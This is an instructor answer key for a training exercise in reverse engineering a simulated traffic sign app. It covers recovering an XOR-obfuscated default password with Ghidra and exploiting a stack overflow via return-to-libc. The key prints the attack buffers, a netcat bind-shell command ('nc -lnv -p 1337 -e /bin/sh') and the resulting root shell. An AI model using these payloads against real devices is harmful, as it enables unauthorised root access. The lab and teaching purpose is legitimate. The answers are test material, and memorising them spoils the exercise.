

Author: Troy Shurtleff
Copyright 2019 BAE Systems
SPDX-License-Identifier: Apache-2.0

Reverse Engineering the Variable Message Sign

- Objective #1 (Recover the Default Password)
 - Objective #2 (Identify and Report a Security Vulnerability)
-


Approved for public release; unlimited distribution
Not export controlled per ES-FL-091619-0203

Reverse Engineering the Variable Message Sign

Objective #1 (Recover the Default Password)

Exercise: Provide a screenshot showing the entry point of the 'check_password' function in the Listing view.

The entry point of the `check_password` function is at offset `0x00010764`.




Exercise: Provide a screenshot showing the original decompilation of the 'check_password' function performed by Ghidra.

Exercise: Do you observe any global variable names in the 'check_password' function? If so, what are they called? What data do you think might be stored in these global variables (In other words, what are they used for)?

In the `check_password` function there is a global variable named `ciphertext_password`. This global variable stores the ciphertext password.

Exercise: Analyze the Ghidra's decompilation of the 'check_password' function and rename some of the local variables so the names reflect more accurately how they are used. Provide a screenshot of your updated function.

One solution is shown below. Names chosen by students will vary. Key takeaways are that there is a local variable that holds the input buffer (i.e. the password entered by the client) and a local variable that contains the correct plaintext password.



```
1  uint check_password(int sockfd_arg)
2
3
4  {
5      ssize_t read_result;
6      size_t input_buffer_length1;
7      size_t input_buffer_length2;
8      size_t input_buffer_length3;
9      int strcmp_result;
10     int sockfd;
11     char input_buffer [64];
12     byte plaintext_password [12];
13     uint i;
14     uint j;
15     uint result;
16
17     sockfd = sockfd_arg;
18     memset(input_buffer,0,0x40);
19     write(sockfd,"password: ",0xb);
20     read_result = read(sockfd,input_buffer,0x100);
21     if (read_result == 0) {
22         puts("signApp: Client disconnected.");
23         result = 0xffffffff;
24     }
25     else {
26         j = 0;
27         while (j < 2) {
28             input_buffer_length1 = strlen(input_buffer);
29             if (((char *)(&sockfd + input_buffer_length1 + 3)) == '\n') ||
30                 ((char *)(&sockfd + input_buffer_length2 + 3)) == '\r') {
31                 input_buffer_length2 = strlen(input_buffer);
32                 input_buffer_length3 = strlen(input_buffer);
33                 *((undefined *)(&sockfd + input_buffer_length3 + 3)) = 0;
34             }
35             j = j + 1;
36         }
37         i = 0;
38         while (i < 10) {
39             plaintext_password[i] = ~((&ciphertext_password)[i] ^ 0x55);
40             i = i + 1;
41         }
42         strcmp_result = strcmp(input_buffer,(char *)plaintext_password);
43         result = (uint)(strcmp_result == 0);
44     }
45     return result;
46 }
47
```

Exercise: Describe the algorithm used to decrypt the correct password for the `signApp`.

The `check_password` function decrypts the ciphertext password (stored in a global variable) and stores the result in a local variable.

In the original source code, each character of the ciphertext password is XORed with a single byte key (0xAA) and the result is the plaintext password. The original decryption code is shown below (with defined macro values substituted).

```
// Decrypt the correct password
for (unsigned int i = 0; i < 10; i++) {
    plaintext_password[i] = ciphertext_password[i] ^ 0xAA;
}
```

Ghidra's decompilation is not quite as straightforward. Ghidra shows each ciphertext character being XORed with the one's complement of the original key then the one's complement of that result is taken to yield the associated plaintext character. The outcome of this operation is equivalent to the original. The decompilation Ghidra generates is equivalent to the code below (the code below is slightly rewritten so it is comparable to the original source code).

```
// Decrypt the correct password
for (unsigned int i = 0; i < 10; i++) {
    plaintext_password[i] = ~(ciphertext_password[i] ^ 0x55);
}
```

Student descriptions of the algorithm may vary, but if they are able to determine the key and plaintext password they have correctly reverse engineered the algorithm.

Exercise: What are the byte values, in hexadecimal, for each character in the ciphertext password?

The byte values are: 0xC3, 0xC4, 0xC9, 0xC5, 0xD8, 0xD8, 0xCF, 0xC9, 0xDE, 0xAA

Exercise: What is the key used for decrypting the ciphertext password?

Depending on how students express the decryption algorithm they should indicate either 0xAA or 0x55. Note that 0x55 is the binary ones complement of 0xAA.

Exercise: What is the ASCII character representation of the plaintext password?

The plaintext password is incorrect.

When you enter an incorrect password the VMS Administrative Interface says "Your password is incorrect." ...get it? Even if they make a lucky guess they are still asked for the ciphertext password and the key, which they can only obtain by reverse engineering the software.

Objective #2 (Identify and Report a Security Vulnerability)

Exercise: Identify all the registers we control.

The full output from the `info registers` command is shown below.

```
(gdb) info registers
r0          0x41414141    1094795585
r1          0xb6f52e99    3069521561
r2          0x41 65
r3          0x41414141    1094795585
r4          0x0 0
r5          0xb6f534d0    3069523152
r6          0xb6fd22ac    3070042796
r7          0x152 338
r8          0xb6fc03ec    3069969388
r9          0xb6f53040    3069521984
r10         0x200000 2097152
r11         0x41414141    1094795585
r12         0xb6f88ff0    3069743088
sp          0xb6f52eb8    0xb6f52eb8
lr          0x108d0 67792
pc          0x41414140    0x41414140
cpsr        0xa0000030    2684354608
```

```
(gdb)
```

The registers we control are `r0`, `r2`, `r3`, `r11`, and `pc`.

An alias for `r11` is `fp` (frame pointer). If students answer `fp` instead of `r11` that is correct.

The `r2` register may be difficult to identify because we only control one byte (the remaining bytes are NULL).

Exercise: For all of the registers we control, identify (1) the register identifier (e.g. `r0`, `pc`), (2) the sequence of bytes in that register, and (3) the offset into the input buffer where the value starts. Count the offsets using a 1-based index (e.g. in the following buffer the sequence of four 'B' characters starts at index 5: AAAABBBBCCCC).

The full output from the `info registers` command is shown below.

```
(gdb) info registers
r0          0x41386341    1094214465
r1          0xb6f52e99    3069521561
r2          0x41 65
r3          0x41386341    1094214465
r4          0x0 0
r5          0xb6f534d0    3069523152
r6          0xb6fd22ac    3070042796
r7          0x152 338
r8          0xb6fc03ec    3069969388
r9          0xb6f53040    3069521984
r10         0x200000 2097152
r11         0x64413963    1681996131
r12         0xb6f88ff0    3069743088
sp          0xb6f52eb8    0xb6f52eb8
lr          0x108d0 67792
pc          0x31644130    0x31644130
cpsr       0xa0000010    2684354576
(gdb)
```

The answers are in the table below.

(1) Register Identifier	(2) Sequence of Bytes in Register	(3) Offset
<code>r0</code>	<code>0x41386341</code> (ASCII <code>A8cA</code>)	85
<code>r2</code>	<code>0x41</code> (ASCII <code>A</code>)	Difficult to determine using only this approach
<code>r3</code>	<code>0x41386341</code> (ASCII <code>A8cA</code>)	85
<code>r11</code>	<code>0x64413963</code> (ASCII <code>dA9c</code>)	89
<code>pc</code>	<code>0x31644130</code> (ASCII <code>1dA0</code>)	93

The following text representation may help counting the offsets and determine how close students are if they are not exactly correct. To count properly, make sure the text below is not wrapping (maybe paste it into a text editor from a Markdown or HTML version of this document).

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae

Ac8Ac9Ad0Ad1

1234567890123456789012345678901234567890123456789012345678901234567890
12345678901234567890123456789012345678901234567890

1	2	3	4	5	6	7	8
9	0	1	2	3			
	1	1	1	1			

Exercise: Construct a buffer that populates a four-byte sequence of ASCII 'B' characters (0x42) in the `pc` register and a four-byte sequence of ASCII 'C' characters in the `r0` register. Your buffer will cause the `signApp` process to crash and the register state will be captured in the resulting core file. Your buffer should contain only four ASCII 'B' characters and only four ASCII 'C' characters. All other characters in your sequence should be ASCII 'A' characters. Your buffer should end with the sequence of four ASCII 'B' characters. Provide the following three items as your response to this exercise:

1. The text of the command you ran to send your buffer to the VMS Administrative Interface.
2. A screenshot showing the full output you see in the terminal after running the command.
3. A screenshot showing the state of the registers, as captured in the core file from the `signApp` crash, in GDB.

1. The text of the command is shown below.

```
python -c 'print  
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAACCCCAAAABBBB"' | nc 127.0.0.1 5555
```

2. The screenshot will show the following output.

```
student@revm:~$ python -c 'print  
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAACCCCAAAABBBB"' | nc 127.0.0.1 5555  
The message of the day is: Changing lanes? Use yah blinkah.  
  
If you enter the correct password you can change the message of the day.  
  
password: student@revm:~$
```

3. The screenshot of the register state will show the following output.

```
(gdb) info registers  
r0          0x43434343    1128481603  
r1          0xb6f52e99    3069521561  
r2          0x41 65  
r3          0x43434343    1128481603  
r4          0x0 0  
r5          0xb6f534d0    3069523152  
r6          0xb6fd22ac    3070042796  
r7          0x152 338  
r8          0xb6fc03ec    3069969388  
r9          0xb6f53040    3069521984  
r10         0x200000 2097152
```

```

r11      0x41414141  1094795585
r12      0xb6f88ff0   3069743088
sp       0xb6f52eb8   0xb6f52eb8
lr       0x108d0    67792
pc       0x42424242   0x42424242
cpsr     0xa0000010   2684354576
(gdb)

```

Exercise: Provide a screenshot of the VMS process listing in your environment.

The screenshot will contain information that resembles the following. It is possible some of the PIDs, including the PID of the `signApp`, will be different. This is fine. The screenshot is primarily requested to make sure the students performed this check.

```

# ps
PID  USER      COMMAND
  1  root      init
  2  root      [kthreadd]
  3  root      [kworker/0:0-eve]
  4  root      [kworker/0:0H-kb]
  5  root      [kworker/u2:0-ev]
  6  root      [mm_percpu_wq]
  7  root      [ksoftirqd/0]
  8  root      [kdevtmpfs]
  9  root      [netns]
 10  root      [oom_reaper]
 11  root      [writeback]
 12  root      [kcompactd0]
 13  root      [crypto]
 14  root      [kblockd]
 15  root      [kswapd0]
 16  root      [kworker/0:1-eve]
 23  root      [scsi_eh_0]
 24  root      [scsi_tmf_0]
 25  root      [kworker/0:1H-kb]
 26  root      [ipv6_addrconf]
 27  root      [kworker/u2:1]
 28  root      [kworker/0:2-eve]
 29  root      [ext4-rsv-conver]
 45  root      /sbin/syslogd -n
 49  root      /sbin/klogd -n
 82  root      udhcpc -R -n -p /var/run/udhcpc.eth0.pid -i eth0
 87  root      /usr/sbin/dropbear -R
 89  root      /usr/sbin/signApp
 90  root      -sh
 92  root      ps
#

```

Exercise: Provide a screenshot of the memory map for the `signApp` process in your environment (i.e. the contents of the `/proc/[pid]/maps` pseudo-file).

The screenshot will contain the following information.

```

# cat /proc/89/maps
00010000-00011000 r-xp 00000000 08:00 335          /usr/sbin/signApp
00021000-00022000 r-xp 00001000 08:00 335          /usr/sbin/signApp

```



```

00022000-00023000 rwxp 00002000 08:00 335      /usr/sbin/signApp
b6f54000-b6fc1000 r-xp 00000000 08:00 415      /lib/libuClibc-1.0.31.so
b6fc1000-b6fd1000 ---p 00000000 00:00 0
b6fd1000-b6fd2000 r-xp 0006d000 08:00 415      /lib/libuClibc-1.0.31.so
b6fd2000-b6fd3000 rwxp 0006e000 08:00 415      /lib/libuClibc-1.0.31.so
b6fd3000-b6fe9000 rwxp 00000000 00:00 0
b6fe9000-b6fef000 r-xp 00000000 08:00 414      /lib/ld-uClibc-1.0.31.so
b6ffb000-b6ffd000 rwxp 00000000 00:00 0
b6ffd000-b6ffe000 r-xp 00000000 00:00 0      [sigpage]
b6ffe000-b6fff000 r-xp 00005000 08:00 414      /lib/ld-uClibc-1.0.31.so
b6fff000-b7000000 rwxp 00006000 08:00 414      /lib/ld-uClibc-1.0.31.so
befdf000-bf000000 rw-p 00000000 00:00 0      [stack]
fffff000-fffff1000 r-xp 00000000 00:00 0      [vectors]
#

```

Note that the column to the left of the path represents the inode number, which may vary. The most important information here is the addresses in the far left column.

Exercise: What is the virtual memory address of where we can find the data stored in the `message_of_the_day` variable?

The virtual memory address of the `message_of_the_day` variable is `0x00022070`.

Exercise: What is the base address for the `libc.so.0` library in the context of the virtual memory address space for the `signApp` process?

The base address of the `libc.so.0` library is `0xb6f54000`.

Exercise: What is the virtual memory address of where we can find the `system` function in the `signApp` process?

The virtual memory address of the `system` function in the `signApp` process is `0xb6f9c074`.

Exercise: Provide the following items to demonstrate you were able to complete a working proof-of-concept exploit.

1. **The text of the command you ran to send your final proof-of-concept attack buffer to the VMS Administrative Interface.**

```

student@revm:~$ python -c 'print
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA\x70\x20\x02\x00AAAA\x74\xc0\xf9\xb6"' | nc 127.0.0.1 5555

```

2. **A screenshot showing the full output you see in the terminal after running the command.**

The screenshot will show the following output. Note that the connection is not terminated because the while loop is running (i.e. the call to the `system` function has not returned).

```

student@revm:~$ python -c 'print
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA\x70\x20\x02\x00AAAA\x74\xc0\xf9\xb6"' | nc 127.0.0.1 5555
The message of the day is: while true; do nc -lnv -p 1337 -e /bin/sh; sleep
1; done

```

If you enter the correct password you can change the message of the day.

password:

3. **A screenshot showing the results of running the `id` and `uname -a` commands in your `netcat` shell connection to the VMS.**

The screenshot will contain the following text for the `id` and `uname -a` commands. Make sure the output from `uname -a` contains `armv5tej1`. If it does not the command was run on the Reverse Engineering VM and not the target VMS system.

```
student@revm:~$ nc 127.0.0.1 1337
id
uid=0(root) gid=0(root)
uname -a
Linux vms 4.19.16 #1 Sat Aug 17 17:56:07 EDT 2019 armv5tej1 GNU/Linux
```

Note that we gave the students this expected output in the exercise document. The screenshot shows they successfully performed the exploit

Author: Troy Shurtleff

Copyright 2019 BAE Systems

SPDX-License-Identifier: Apache-2.0

Approved for public release; unlimited distribution

Not export controlled per ES-FL-091619-0203